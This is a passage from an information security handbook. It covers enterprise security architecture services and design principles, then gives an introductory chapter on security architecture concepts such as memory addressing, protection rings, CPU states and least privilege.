firewall protection. Hardware controls must be in line with the equipment functionality, e.g., servers must be hardened before deployment if it is going to be effective. Software and its associated controls must be up to date, including patches and updated virus signature files. Employees, contractors, vendors, and visitors must know what is expected of them to support enterprise information security. Public networks, although vital to many business operations, must be viewed as untrusted components of the enterprise architecture and handled appropriately. Wide area networks (WANs) and local area networks (LANs) have certain operational requirements that must be implemented to ensure information confidentiality, integrity, and availability. Hardware must be assessed on its ability to perform the required functions, and must be protected so it cannot be reconfigured to perform unauthorized functions. Software must be licensed, purchased from a trusted source, and assessed to ensure it does not contain malicious code even if it is shrink-wrapped. System administration and application developers must be trusted personnel with the appropriate clearances who have been trained to perform their job responsibilities accurately and effectively. Application software must be accurately designed, developed, and implemented to protect information and the business environment. Information is the lifeblood of the organization and must be protected from unauthorized disclosure, while being made available when required in an accurate, usable, and complete format. General users represent a significant threat to the secure computing environment, accidentally or with malicious intent. The actions of users must be controlled, and users must be trained in secure operations and use of information and computing and communications resources. The user is the weakest component of the secure computing environment, and carelessness or social engineering can result in established controls being circumvented. Therefore, defense-in-depth must also include checks and balances, with multiple security functions and associated components to address the security requirements. The standardization of security components is represented in this chapter as information security services.

Defining the Enterprise Information Security Architecture

Information Security Services

Information security services provide the enterprise information security architecture with standard methods to support the integration and implementation of information security across the organization infrastructure. These services must be standardized, shareable, and reusable. Information security services include people and technology services.

- *Accountability:* Associates each unique identifier (e. g., user account or log-on ID) with one and only one user or process to enable tracking of all actions of that user or process.
- *Assurance:* Provides a formal information security evaluation and management approval process to ensure information applications and the supporting infrastructure are protected at a level appropriate to their sensitivity and criticality.
- *Authentication:* Verifies the claimed identity of an individual, workstation, or process.
- *Authorization:* Determines whether and to what extent access should be granted to specific information, applications, and information systems.
- *Availability:* Ensures information, applications, and information systems will be accessible by authorized personnel or other information resources when required.
- *Confidentiality:* Ensures that information is not made available or disclosed to unauthorized individuals, entities, or processes.
- *Identification:* Associates a user with a unique identifier by which that user or process is held accountable for the actions and events initiated by that identifier.
- *Integrity:* Ensures the correct operation of applications and information systems, consistency of data structures, and accuracy of the stored information.

Information Security Functions

Each information security service consists of one or more security functions that further identify and define the security action or process needed to secure the information and information systems. Examples of such

information security functions include, but are not limited to, authorization, identification, authentication, accountability, risk assessment, confidentiality, encryption, physical access control, logical access control, digital signatures, integrity, intrusion protection, virus protection, non-repudiation, availability, security administration, audit logging and reviews, information security assurance, incident handling, monitoring, and compliance.

Enterprise Information Security Services Matrix

Exhibit 124.6 summarizes information security services and their related security functions. The exhibit is organized as follows:

- *Information Security Service.* Names the information security service that addresses one or more specific security needs or requirements identified to secure information and information systems and comply with applicable laws, statutes, regulations, policies, and best industry practices. Securing information and information systems may require the use of one or more information security services.
- *Security Function.* Lists the security functions that comprise an information security service.
- *Security Function Description.* Provides a brief description of the security function.
- *Vehicle.* Enumerates the mechanisms, processes, controls, and technologies that support, contribute, and implement the named information security service. Each information security service may be implemented through multiple processes and technologies.

Assessing the Enterprise Information Security Architecture

Controlling the Growth of Technical Diversity

The priorities established for the enterprise architecture will have to address all enterprise information security considerations. On the flip side, security projects, like business projects, will have to be reviewed in light of several considerations:

- *Business alignment:* Does the project support established strategic plans, goals, and objectives?
- *Business case solution:* What is the impact on the organization's information technology and business environments?
- *Sequencing plan:* Is the proposed investment consistent with the sequence (plan) and priorities established to reach the target architecture?
- *Technical plan compliance:* Does the proposed project comply with the enterprise standards and the architecture levels?

Ensuring Continued Support by Addressing Design Principles

The establishment of an enterprise security architecture is a significant undertaking. The perceived (or actual) complexity of the product could entice the viewer to assume that the architecture can successfully support the design, development, operation, and retirement of an information system. Periodically throughout the implementation of the architecture, it is good to look at the model in light of a system that supports a business function and see if it complies with security principles that support the system throughout its life cycle: initiation, development or acquisition, implementation, operation and maintenance, and disposal. Have the following design principles been addressed?

- Establish a sound security policy as the "foundation" for design.
- Treat security as an integral part of the overall system design.
- Clearly delineate the physical and logical security boundaries governed by associated security policies.
- Reduce risk to an acceptable level.
- Assume that external systems are insecure.
- Identify potential trade-offs between reducing risks and increased costs and decreases in other aspects of operational effectiveness.
- Implement layered security (ensure no single point of vulnerability).

EXHIBIT 124.6 Enterprise Information Security Services

Information Security Service	Security Function	Security Function Description	Vehicle
Accountability	Non-repudiation	Assures the sender cannot deny he sent the message and recipient cannot claim that he received a different message	Digital signature and certificates
	User deterrence	Places restraint on deviant activities by increasing the likelihood of identification and prosecution of personnel conducting such activities	Security awareness training Operational security training Policy, processes, and procedures
Assurance	Data designation	Determines the sensitivity and criticality of information and information systems	Data element assessment
	Monitoring	Provides surveillance of the activity being performed within the information systems as well as at its boundaries; the surveillance service is carried out on networks and on servers/hosts: network monitoring and host/server-based monitoring	Intrusion detection systems (IDS) Host-based IDS
	Intrusion detection	Detects attempts at system break-ins, behavior patterns, and anomalies with respect to activities at the boundaries of the information system (e.g., network, mainframe, or other device)	IDS
	Malicious code protection	Security code review provides assurance that the information system does and will only execute authorized operations that ensure, preserve, and maintain the integrity of the system and all the information systems accessed	Security code review
		Virus protection monitors, analyzes, and protects the information resource from possible virus attacks	Virus scanning Pattern distribution
	Security administration	Implements management constraints, operational procedures, and supplemental controls established to provide adequate protection of an information system	Configuration management Information resource life cycle Database administration
	Acceptable use monitoring	Ensures information resources will be used in an approved, ethical, and lawful manner to avoid loss or damage to operations, image, or financial interests	Audit logging Monitoring Content filtering
	Compliance	Reviews and examines the records, procedures, and activities to assess the information system security posture and ensure adherence with established criteria	Audit logging Monitoring Content filtering Inspection Independent assessment Penetration testing
	Audit	Provides the information systems with reviews as well as examination of records and activities to test for adequacy of the security controls, compliance with established policies, and operational procedures, and possibly recommends changes to policies and procedures	Audit logging Inspection Independent assessment

EXHIBIT 124.6 Enterprise Information Security Services (continued)

Information Security Service	Security Function	Security Function Description	Vehicle
	Assessment of business impact	Determines the level of sensitivity, criticality, recovery time objective (RTO); the potential consequences due to information and information system unavailability or loss; and the identification of security requirements	Business impact assessment
	Assessment of risk	Identifies vulnerabilities, threats, likelihood of occurrence, potential loss or impact, expected effectiveness of security measures, and residual risk for an information resource	Risk assessment COTS vulnerability assessment
	Security testing and evaluation	Provides support for testing to determine if all the required security controls and countermeasures described in the security plan are in place and functioning correctly	Security test and evaluation plan
	Certification	Establishes the extent to which the information system meets a specified set of security requirements	C&A process
	Accreditation	Provides support to management in their formal acceptance of the residual risk for operating the information system and approval to deploy	C&A process
	Enclaving	Allows for configuration of special network areas that provide additional protections and access controls to secure information resources	Enclaving process Firewalls IDS Vulnerability scans
	Network connectivity	Protects network and communications infrastructure by managing network connectivity	Network connectivity process
	Penetration testing and vulnerability scans	Checks the robustness and effectiveness of the boundary countermeasures implemented for a given information resource	Vulnerabilities test plan
	Physical security	Identifies specific physical weaknesses, vulnerabilities, and threats for a facility, network, enclave, and information system and implements countermeasures	Site security review System security plan Locks, mantraps, locking turnstiles Guards Fences Lighting CCTV Motion detectors
	Environmental security	Identifies specific environmental weaknesses, vulnerabilities, and threats to a facility, network, enclave, and information system and implements countermeasures	Redundant power UPS Backup diesel generators Redundant telecommunications Backup HVAC
	Personnel security	Identifies sensitive positions and provides the structure to ensure personnel are cleared and their information security responsibilities are defined and included in their performance evaluation	Personnel clearances Job descriptions Performance appraisals Sanctions Conditions of continued employment

EXHIBIT 124.6 Enterprise Information Security Services (continued)

Information Security Service	Security Function	Security Function Description	Vehicle
			Job rotation
	Incident management	Provides security incident handling and analysis	Incident reporting process
Authentication	Authentication	Verifies the claimed identity of an individual, workstation, or originator	Passwords and PINs Biometrics Smart cards Tokens Digital certificates
Authorization	Authorization	Determines whether and to what extent personnel should have access to specific information and information systems	User registration and authorization management
Availability	Fault isolation	Hardware: Allows the detection of hardware malfunction and the identification of the component that caused it	System alerts Network management systems/ protocols
		Software: Allows the detection of software malfunction and the identification of the component that caused it	Audit logging Network management systems/ protocols
	Contingency planning	Provides contingency planning for information and information systems, personnel, and the facilities that house them	Emergency plan Contingency plan Facility recovery plan Personnel evacuation plan
Confidentiality	Confidentiality	Ensures information is not disclosed to unauthorized individuals, entities, or processes; confidentiality applies to hardcopy and electronic media in storage, during processing, and while in transit	Eradicate media Encryption Secure storage Key management Information classification Screen savers Physical access controls Physical access controls Public key infrastructure Logical access controls Separation of duties
Identification	Trusted identification	Associates a user with a unique identifier (e.g., user account or log-on ID) by which that user is held accountable for the actions and events initiated by that identifier	Unique user identifier
Integrity	Data integrity	Ensures the consistency of data structures and accuracy of transmitted or stored information	Hashing Checksum Digital signature
	Information system integrity	Ensures the correct operation of information system	System development methodology Independent security testing and evaluation Configuration management Session management Screen savers Test environment restrictions Server hardening

- Implement tailored system security measures to meet organizational security goals.
- Strive for simplicity.
- Design and operate an information technology system to limit vulnerability and to be resilient in response.
- Minimize the system elements to be trusted.
- Implement security through a combination of measures distributed physically and logically.
- Provide assurance that the system is, and continues to be, resilient in the face of expected threats.
- Limit or contain vulnerabilities.
- Formulate security measures to address multiple overlapping information domains.
- Isolate public access systems from mission-critical resources (e.g., data, processes).
- Use boundary mechanisms to separate computing systems and network infrastructures.
- Where possible, base security on open standards for portability and interoperability.
- Use common language in developing security requirements.
- Design and implement audit mechanisms to detect unauthorized users and to support incident investigations.
- Design security to allow for regular adoption of new technology, including a secure and logical technology upgrade process.
- Authenticate users and processes to ensure appropriate access control decisions both within and across domains.
- Use unique identities to ensure accountability.
- Implement least privilege.
- Do not implement unnecessary security mechanisms.
- Protect information while it is being processed, in transit, and in storage.
- Strive for operational ease of use.
- Develop and exercise contingency or disaster recovery procedures to ensure appropriate availability.
- Consider custom products to achieve adequate security.
- Ensure proper security in the shutdown or disposal of a system.
- Protect against all likely classes of "attacks."
- Identify and prevent common errors and vulnerabilities.
- Ensure that developers are trained in how to develop secure software.[10]

Conclusion

Benefits of Architectures

The profit margin for most businesses is small, and the reduction of costs is vital to the success of the business. The enterprise security architecture can "reduce the response time for impact assessment, trade-off analysis, strategic plan redirection, and tactical action" with regard to security.

Some additional benefits are:

- Support for capital planning and investment management.
- Capturing a "snapshot in time" of business and technology assets.
- Provision of a strategy for systems and business migration.
- Help to mitigate risk factors in enterprise modernization.
- Identification of possible sites for innovative technology deployment.
- Support for key management decision making throughout the organization.[11]

Some direct cost-saving benefits include:

- Discounts on new products through bulk purchasing.

- Capital planning assistance from department CIO offices to ease the paperwork burden on division CIOs.
- Better career opportunities for information technology and security workers because their skill sets can be used on any of the standard systems that will be deployed throughout the department (enterprise).
- Increased ability to provide standardized training with a higher return on investment, because the number of people being trained by the same curriculum is greater for all levels of training, including users, technical support, and administrators.
- Ability to allocate human resources to areas other than their usual assignments to address key security concerns or incidents.

Helpful Hints from a Security Architecture Practitioner

The security architect is becoming a key function in many organizations, and functions as "the 'corporate clutch,' providing an interface between the security policy-makers and those tasked with providing information systems solutions to businesses." Concepts supporting a successful deployment and utilization of an enterprise security architecture include:

- Available architectural frameworks will have to be modified to adequately address security at the enterprise level.
- Avoid product focus (and resulting product wars) in the establishment of the security architecture.
- Deviations from initial security requirements must be managed to ensure compensating controls are used to minimize risk.
- Architectural documentation must be current and complete, or decisions will be made on obsolete information and ultimately require reworking.
- Documentation is a key deliverable of the architecture team; the lack of it can be costly — more so than the personnel costs associated with creating and maintaining the documentation.
- Project management supports the timely completion of tasking and deliverables.
- Publish all the information that can be provided to all members of the architectural team to facilitate their understanding of the security target architecture.
- Risk assessments are a valuable tool for any security architecture initiative and help to support a responsive architecture that avoids obsolescence and addresses business needs.
- Use business cases as a forum to assign costs to risks, focus the team on providing cost-effective solutions, and to contrast the costs of alternative (less desirable) solutions.
- Make presentation of architectural concepts and associated requests to senior management.
- Architecture supports policy and serves as a policy advocate, working to shape security requirements into practical solutions.[11]

The Bottom Line

The enterprise information security architecture is a complex model that incorporates business functions, technology, security policy, physical security, configuration management, risk management, contingency planning, users, and business partners and vendors. Generally speaking, all of these concepts will have to be applied to every business function or application, and the justification for the associated resources will have to be presented to senior management. Business functions have to be linked to security functions, and then added value has to be presented in a way that makes sense to senior management and positively affects the business bottom line.

Notes

1. The National Strategy to Secure Cyberspace, Department of Homeland Security, February 2003, p. vii.
2. The National Strategy to Secure Cyberspace, Department of Homeland Security, February 2003, p. xi.
3. The National Strategy to Secure Cyberspace, Department of Homeland Security, February 2003, p. 11.
4. A Practical Guide to Federal Enterprise Architecture, Chief Information Officer Council, Version 1.0, February 2001, p. 40.

5. A Practical Guide to Federal Enterprise Architecture, Chief Information Officer Council, Version 1.0, February 2001.
6. A Practical Guide to Federal Enterprise Architecture, Chief Information Officer Council, Version 1.0, February 2001, Appendix E, Sample Architectural Principles.
7. A Practical Guide to Federal Enterprise Architecture, Chief Information Officer Council, Version 1.0, February 2001, p. 8.
8. ICHnet.org Enterprise Architecture Reference Model, Achieving Business-Aligned and Performance-Based Enterprise Architectures: An Interoperability Clearinghouse White Paper on Enterprise Architecture Frameworks and Methods, Interoperability Clearinghouse, May 22, 2002, p. 4, available at http://www.ICHnet.org.
9. Hare, C., Firewalls, Ten Percent of the Solution: A Security Architecture Primer, this volume.
10. Zyskowski, J., Building for the Future: Enterprise Architecture Emerges as a Blueprint for Better IT Management, *Federal Computer Week,* January 2, 2002.
11. Scammell, T., Security Architecture: One Practitioner's View, *Information Systems Control Journal,* 1, 24–28, 2003.

Security Architecture and Models

Foster J. Henderson, CISSP, MCSE and
Kellina M. Craig-Henderson, Ph.D.

> He is like a man who built a house, and digged deep, and laid the foundation on a rock: and when the flood arose, the stream beat vehemently upon that house, and could not shake it; for it was founded upon a rock. But he that heareth, and doeth not is like a man that without a foundation built a house upon the earth; against which the stream did beat vehemently, and immediately it fell and the ruin of that house was great.
>
> **— Luke 6:48–49, The Bible, King James Version**

As this passage illustrates, a strong foundation has been akin to protection from adversity since the beginning of time. It should not be surprising then that information security professionals must have a good foundation to implement successful security architecture. Following are the areas designated as the cement for our "virtual foundation." A commitment to successful security architecture requires a clear understanding of issues involving:

- Technology
- Environment
- Software

What follows is initially a brief description of the components to this "tripartite" conceptualization of the virtual foundation. This in turn is followed by a more detailed discussion of exactly what the information security professional must know about each component, as well as the interactive effects of each.

Sounds easy; so why are more people *not* implementing successful security architecture? There are probably a number of reasons, but when one considers that architecture involves "the manner in which the components of a computer or computer system are organized and integrated,"[1] the answer should be fairly obvious. Security involves a very fine synergy that represents the interaction between software, technology, and the environment.

No IT system can be secured unless you unplug it and have "Fort Knox" security protecting it. Security is not only anti-virus software (insert your favorite vendor name) and a firewall. Importantly, people and policy must be factored in as well. And, with respect to the latter, a policy that is too strict, or that does not integrate seamlessly, or is not transparent to its user, is one that will be circumvented, ignored, or not supported.

Technology is multifaceted, and can be thought of as Intel, AMD, Motorola, and RISC chip architectures, wireless standards, Voice-over-IP, biometrics, smart card, IPv4, IPv6, etc. Each one has it advantages, disadvantages, and unique limitations. For example, a few years ago it was common knowledge among IT professionals that if your business operations required performing graphic-intensive work (such as computer-aided design), then you chose the Motorola chip (found in Apple computers) over the Intel chips (found in IBM-compatible personal computers [PCs]).

Environment is the second bullet in our initial outline. However, it is arguably the hardest one to tackle. Here, "environment" refers to the people, business operations, and risks, as well as the threats to your security

architecture or model. We incorporate policy to change our business environment. If the policy is properly implemented, we can expect that the people in the environment will be influenced and guided by it. For example, think of the way in which the air conditioner (AC) modifies the environment of the office, the home, or the car. Here, the AC represents a "policy" to the extent that it changes the environment. The best way to ensure that the environment is up to par is to perform an information security (InfoSec) risk assessment. By not performing one, you cannot or will not understand the environment in which a business operates. You will also be able to identify what environmental threats are lurking out there, such as insiders (i.e., disgruntled employees), hackers, and social engineers. Performing a business impact analysis will enable you to identify the critical practices and tasks essential to a business' survival.

Information Assurance

Information assurance is a term you now see a lot in publications, or job postings on the Internet or in newspapers — or you may even have heard it tossed around at professional meetings. So, what is information assurance? Information assurance consists of the following five areas:

1. *Integrity:* This refers to the quality or condition of being complete or unaltered, i.e., protecting information from unauthorized alterations or destruction.
2. *Confidentiality:* This has to do with having the assurance that the information is not disclosed to unauthorized persons, processes, or devices.
3. *Availability:* Information resources must be available and accessible to its user(s) in a timely manner.
4. *Authentication:* This entails validation and verification of the user and involves determining whether the user should be granted access.
5. *Non-repudiation:* This occurs when the sender is provided with proof of delivery, and the recipient is provided with proof of the sender's identity. It assures that neither party can deny possession of the data at a later time.

Not surprisingly, information assurance should be considered a requirement for all systems used to enter, process, store, display, or transmit national security information.[2] What is perhaps the easiest way to think about information assurance is to think of it as the process that ensures that the correct, unaltered information always gets delivered to its intended and authorized recipient(s) at the correct place and time. The U.S. government, it could be argued, is more concerned with confidentiality, integrity, and availability than is the commercial sector, whose primary focus is availability and integrity. An understanding of the information assurance concept will enable you to determine which solution is best for your environment.

Software Applications

Software refers to the set of instructions that cause the hardware to carry out specific physical tasks. Within this context, "software applications" refers not only to the obvious, but it also refers to "anti-virus," "mobile code," "malicious logic," as well as the various popular operation systems and more. Hopefully, you get the picture.

If you are thinking that what we have just outlined to discuss in this section is daunting, you are correct. But do not despair. At the end of this section you should have a firm grasp of the requisite concepts and ideas to successfully implement security architecture. We will discuss concepts, security practices, preventive, detective, and corrective controls (i.e., the environment), equipment, platforms, networks (i.e., technology), and applications (i.e., software) necessary to ensure information assurance. At various points you will note that the discussion will necessarily reflect the interactive nature of technology, environment, and software. For example, although we begin by discussing aspects of technology, this invariably entails a discussion of software.

Technology

Address Space

Address space refers to the set of all legal addresses in memory for a given application. The address space represents the amount of memory available to a program.[3] By using a technique called *virtual memory* or *virtual storage,* address space can be made larger than primary storage (i.e., RAM; primary storage is the main

memory assessed by the CPU).[4] Think of it this way: FJH is a National Football League fan who plans to see his favorite team, the Dallas Cowboys, at Texas Stadium, which has 65,846 seats.[5] Think of each seat as representing an address in memory. In his fantasy, FJH purchases an entire row of seats in section 28A, directly behind the Cowboys' bench. Think of the actual purchase of the row of seats as a program running in physical memory, which is the stadium. Imagine that, after a sensational season (yes, we said "imagine"), the Cowboys host the NFC Championship game at Texas Stadium, and tickets are sold out. So FJH goes to the local sports bar to watch the televised game on the big screen. The sports bar has a seating capacity of 200. Taking this metaphor a step further, this is represented by the hard drive. To tie all of this together, think of the combination of seating at Texas Stadium (i.e., the physical memory) and that of the sports bar (i.e., the hard drive) as making up virtual storage.

To understand when this process is used, its helpful to describe some related terms. To begin with, keep in mind that an operating system accesses virtual memory when it detects that physical RAM is close to being depleted. Once that limit has been reached, swapping — the process whereby information is transferred from RAM to secondary storage — begins. In contrast, paging is the process of moving information from the input/output device to primary storage. The operating system (OS) has to keep track of all of this movement. A good metaphor for an OS is the conductor of a symphony orchestra. Just as the conductor must account for and direct the movements of each musician, so too must the operating system keep track of all movement between primary, secondary, and virtual storage. Consequently, address space, which can consist of virtual storage, "includes the range of addresses that a processor or process[6] can access, or at which a device can be accessed."[7] Each process will have its own address space, which may be all or a part of the processor's address space. For example, to better understand address space, below is a list of common devices that should look familiar to you to demonstrate address space. It is a list of the most common interrupt request lines (IRQs [i.e.]) and includes the items listed in Exhibit 125.1.

Types of Addressing

The Texas Stadium example of address space pertains to physical addressing. It is an actual location. Relative addressing involves an expressed location from a known point. For example, imagine that you have ordered something from Amazon.com that will be shipped via United Parcel Service (UPS) to your address at 1 Main Street. You know that you will not be home for the delivery, so you leave a message for the driver to deliver the package to your next-door neighbor (3 Main Street). So the address to which the package is actually delivered is 3 Main Street.

Logical addressing is a little more complicated. It is the opposite of physical addressing; its location involves the translation of the physical address. Keep in mind that addressing does not apply to memory only, as is the case in programming, but it can also refer to mass storage as well. Examples include the file allocation table (FAT), the new technology file system (NTFS), or the compact disc file system (CDFS).

EXHIBIT 125.1 Interrupt Request Lines (IRQ)

IRQ 0	System timer
IRQ 1	Keyboard
IRQ 2	Cascade interrupt for IRQ 8–15
IRQ 3	COM 2: 2nd serial port
IRQ 4	COM 1: 1st serial port
IRQ 5	Sound card
IRQ 6	Floppy disk controller
IRQ 7	1st parallel port
IRQ 8	Real-time clock
IRQ 9	Open interrupt
IRQ 10	Open interrupt
IRQ 11	Open interrupt
IRQ 12	Mouse
IRQ 13	Coprocessor
IRQ 14	Primary IDE channel
IRQ 15	Secondary IDE channel[a]

[a] See broadbandreports.com

As you probably know, a central processing unit (CPU) is the heart of the computer. Although CPUs are made by various manufacturers, a few commonly known ones include Intel's Pentium 4, AMD's Athlon, and the PowerPC G4 chips.[8] Both the CPU and bus (the internal components of the CPU that are wired to the primary storage) are physical assets. Consequently, we say that physical addressing is used.[9] Because software is virtual or logical, relative and logical addressing is used. For example, think of using Excel to run a large spreadsheet. The phone rings; after the call has terminated, you return to your spreadsheet and ask yourself, "Which cell am I currently working in?"

Memory

RAM was discussed briefly in the section on address space, and it refers to volatile memory. The term "volatile" is an apt one given that once the power is turned off, all information held in RAM is lost. Nonvolatile memory is the opposite — when power is turned off, the information contained in the memory space is still there. A good example of nonvolatile memory is read-only memory (ROM), which is used in laser printers (the fonts are actually stored in ROM), in calculators, and in portions of the PC that boots the computer.[10] In addition, there is programmable read-only memory (PROM), erasable–programmable read-only memory (EPROM), as well as electrically erasable–programmable read-only memory (EEPROM).

What is the difference between the different types of memory? PROM is blank memory where a set of instructions that have been recorded cannot be used again; EPROM is like PROM, but with instructions that are erased by ultraviolet light. In contrast, EEPROM is PROM with an electric charge that is used to erase the set of instructions.

By the way, have you ever performed an update for a basic input/output system (i.e., BIOS) from a vendor with the latest update, or upgraded your modem with the latest vendor software? Or, have you changed the personal identification number (i.e., PIN) on a smart card? If you have answered "yes" to any of these questions, then you have most certainly had some experience with flash memory. And, guess what? Another name for EEPROM is flash memory. When programs are stored in them, this family of ROM products is also called *firmware,* which refers to the combination of hardware and software.

While we are still discussing the many aspects of memory, it is worth mentioning cache. Cache refers to the reserved section of main memory for high-speed reading and writing of instructions. When data is found, it is called a "hit" and a "miss," depending on whether the information is maintained in cache.

Why are we spending so much time discussing memory and addressing? The easy answer is that some viruses propagate in memory. The more complex answer has to do with the fact that buffer overflow attacks involve sending a set or block of instructions that overflows the set address space of the memory. A few blocks of a malicious code slip in at the tail end of a program being executed, for example, in a privileged state. Buffer overflows occur when programs do not adequately check for the appropriate length in value, and consequently, the malicious code gets executed. Because there is more input than expected, it spills into another program waiting to be executed by the CPU.[11]

For example, Sun Microsystems' Java Virtual Machines executes in memory or in temporary files in various operating systems. Java will run on just about anything that has storage space and a powerful enough CPU. Java applets are on some smart cards and cell phones, so the CPU required is not as large or as powerful as you may have thought. It is when those applets (i.e., Java programs) execute outside the sandbox (i.e., address space limitations) within your browser, or in temp folders on the hard drive, or in allocated memory space, that the trouble usually begins. A note of advice: Be aware of the environment!

We have discussed memory and the various kinds of memory, whether it is physical or symbolic. Now we will consider the importance of machine types.

Machine Types

We have briefly discussed one machine type — the virtual machine, which is the case when a program is being executed in memory (for example, Java Virtual Machine [VM], anti-virus heuristics technology). Symantec's white papers explain the basic principle behind heuristic technology. In a nutshell, Symantec's program, in addition to emulating the program in a virtual machine, is also monitoring requests being made to the operating system (OS).[12] The conceptual opposite of a virtual machine is the common three-dimensional, physical PC, which is "real." There are at least three other types of machines that we will discuss here: (1) the multistate, (2) the multitasking, and (3) the multiprogramming machines.

A multistate machine actually processes different classification levels at the same time. Think of it as a system enabling users with different authorized classifications to access information from the same workstation rather than using two workstations. For example, with classified documents a user would turn a switch on a box representing nonclassified information on the display screen. Think of it as maintaining confidential, public, and proprietary information.[13] In contrast, a multitasking machine exists when the OS slices out CPU time to different programs to execute specific tasks, or when each program can control the CPU as long as it needs to. For example, Windows 95, Windows NT, and UNIX workstations switch back and forth to give the appearance of executing tasks at the same time. An example of a multitasking machine is best demonstrated by the Windows 3.1 OS. By the way, this explains why 3.1 "locked" more than NT: it did not incorporate memory protection.[14]

The multiprogramming machine is similar to the multitasking machine. However, rather than switch between tasks, it involves execution of two or more programs by one processor. This should not be confused with the multiprocessor, which refers to the number of CPUs used to execute tasks or programs. With a multiprocessor, more than one CPU is being used; Novell's and Microsoft's various server application products support multiprocessors.

Operating Modes

Following a recent house move, we unpacked and I was happy to find a Netware 4.1 reference book. Do not laugh! The principles are still the same today. UNIX, Windows NT, and Novell Netware all use memory protection.

Consider the following example. Imagine a dartboard. Do you have the image in your mind? The smallest circle is a red area or "bull's eye." This circle is ring "0" (or ground zero for you military folks). There are four rings (0 to 3), and each circle gradually radiates outward, getting larger. Now, think of ring 0 as the area where operating systems such as UNIX, NT, and Novell operate. Netware 4.1 servers use this area as a default, although the system administrator could of course change the default setting. Whereas ring 0 is for the OS kernel and provides the least restriction to the CPU, ring 3 (i.e., the outermost ring for Netware 4.1) provides the most restrictions to the CPU. Ironically, although ring 0 is the smallest ring, it offers the fastest performance. As you move from the center outwards (that is, from ring 0 to ring 3), you take a hit in performance. As for the other rings, ring 1 is for the operating system (not the security portion), ring 2 is for the various drivers, and ring 3 is where the programs are executed.

Personally, I have always preferred Novell's security approach over the other OSs. The reason I developed this preference has to do with a little bit of history. Back then, Netware 4.1 would place things in ring 3 as a test or trial area. The process might run a little slower, but at least it did not crash the server! How is that possible? Because Netware 4.1 is operating in ring 0 memory address space, as noted earlier. For example, if the OS receives a request from a process or program to use the memory space in ring 0, the request is blocked; this process is called memory protection.[15] Data may be accessed on the same ring or from a less privileged ring by a program. Resources may be requested in the opposite manner; at the same ring level or from a higher-privileged ring. Processes operating in the inner ring are called "supervisor" or "privileged" state, and those working on the outer rings are called "user" state.[16]

CPU States

CPUs exist in two types of states. Supervisory state exists when a program can access an entire system (i.e., meaning the OS on the mainframe). It is in the supervisory state where both privileged and nonprivileged instructions can be executed. In contrast, a problem state is where nonprivileged instructions and application instructions are executed. For example, telecommunications, ports, and protocols were discussed in Domain 2. The more well-known ports — 1024 and below — operate in a privileged state.[17] As it happens, Microsoft defines eight process states for NT. However, we have cut down the first and last states to come up with a series that looks a lot like the four more commonly known states. This results in a total of six states and includes those listed in Exhibit 125.2.

To summarize, in this section on resource management we have discussed addressing, as well as swapping, paging, caching, storage types, and memory protection.

EXHIBIT 125.2 Process States

1	Ready	Ready to run on the next available processor
2	Running	Program currently being executed
3	Standby	Assigned a queue and about to run
4	Terminated	Finished executing the program
5	Waiting	Not ready for the processor
6	Transition	Ready, waiting on resources other than the CPU (e.g., input from the user, completing a print job, etc.)[a]

[a] See http://support.microsoft.com/support/ntserver/serviceware/nts40y60.asp

Environment

Now that we have discussed memory, CPUs, buses, logical and physical organizations, the basic technology concepts, and a little sprinkling on software, we will address the environment and software applications. In Domain 1, Access Control Systems and Methodology, control types were discussed. As a reminder, the control categories mentioned were "PAT." This is, of course, the easiest way to remember the following:

- Physical: Refers to locks, guards, alarms, badge systems, lights, etc.
- Administrative: Refers to policies and procedures, security awareness, auditing, etc.
- Technical: Refers to anti-virus, firewalls, intrusion detection systems (IDS), etc.

As stated before, it is important to know your environment. Consider the fact that Internet stock fraud is estimated at $10 billion per year, or $1 million per hour,[18] or as the FBI's Deputy Assistant Director recently stated, "Cyber crime continues to grow at an alarming rate, and security vulnerabilities contribute to the problem."[19] As evidence of this, results of the Seventh Annual 2002 Computer Crime and Security Survey revealed that:

- 94 percent detected security intrusions within the last year.
- 80 percent acknowledge financial loss.
- Financial losses caused by theft of proprietary information cited as the most severe cases again.
- 74 percent indicated their Internet connection as the most frequent point of attack.
- 78 percent detected employee abuse.
- 85 percent detected computer viruses.

As a result of findings like these and others, it should be clear that protection mechanisms are required now more than ever. Keep in mind that no system can be totally secured. Sooner or later an incident will occur. However, it is those actions and responses used to mitigate damage combined with corrective actions to ensure the same incident does not reoccur that distinguishes the superior (i.e., more secure) system from the others.

Layering

Layering is a concept that is important to understand when designing a security architecture. Remember the earlier discussion of memory protection as it was associated with Netware 4.1? That was actually layering in that the kernel is located in the center with programs located on the outer edge; drivers (for secondary storage) are located in between. Layering refers to the organization of separate functions that interact in a hierarchal sequence or order.[20] A good example for layering is the OSI model: there are seven component layers stacked upon each other. Whether you start from the bottom layer and work up, or the reverse order, there is an interaction among those layers.

Abstraction

Abstraction is something system administrators and programmers should be familiar with in their normal duties. Object-oriented programming uses abstraction. Abstraction (as the definition implies) involves the removal of characteristics from an entity in order to easily represent its essential properties. For example, it is easier for a system administrator to grant group rights to a group of 25 people called "Human Resources" than

to grant 25 individual rights to each HR member. Windows 2000 Professional provides six built-in local groups straight from the "jewel box," including:

- Administrators
- Backup operators
- Power users
- Users
- Guest
- Replicator

Each local group has a set of predefined rights for the user group. If you are "security smart," you have disabled the guest account and renamed the administrator group!

Data Hiding

This also has to do with object-oriented programming. Graphical user interfaces (GUIs) use object-oriented programming. For example, I am using the 2000 Professional OS. The printer icon, which is an object, contains information related to a specific printer. The information on this specific object is predefined. The object only needs to know certain information to complete its task. Think of the items recently learned in this section. Which IRQ, port, and protocol should be used to execute this task? What is the memory space address? Does the user have sufficient rights to print? In other words, anything not specifically needed to carry out the print task is hidden from the printer object.

Principle of Least Privilege

This brings us to the principle of least privilege that applies to programs as well as people. Programs and people should only be given access to those resources necessary to complete a specific task, execute a program, or accomplish their job. Once a process has been accomplished, depending on the circumstances, access to privileged resources should be removed. For example, your organization's work hours are from 7 A.M. to 6 P.M. You have decided to restrict outgoing fax calls between 6:30 P.M. and 7 A.M., preventing the cleaning crew or security guard from abusing the system. Data hiding, abstraction, and hardware segmentation each fall under the principle of least privilege. This principle is critical to understand to properly secure Novell Directory Services (NDS), Microsoft's Active Directory, Lightweight Directory Access Protocol (LDAP), and file, fax, server, and printer access within an organization. Failure to implement the correct assignation of administrative properties to objects, users, and resources, or to properly understand how inheriting rights are transferred, will lead to a security incident each and every time.

Now, as Emeril Lagasse says, "Let's take it up a few notches…." Bam! Remember the PAT acronym? We will begin focusing on a few additional concepts to tie it all together.

Security Practices

Remember that no system is totally secured unless you unplug it. Consequently, a secure system needs preventive, detective, and corrective controls in place in order to take proper action when incidents occur.

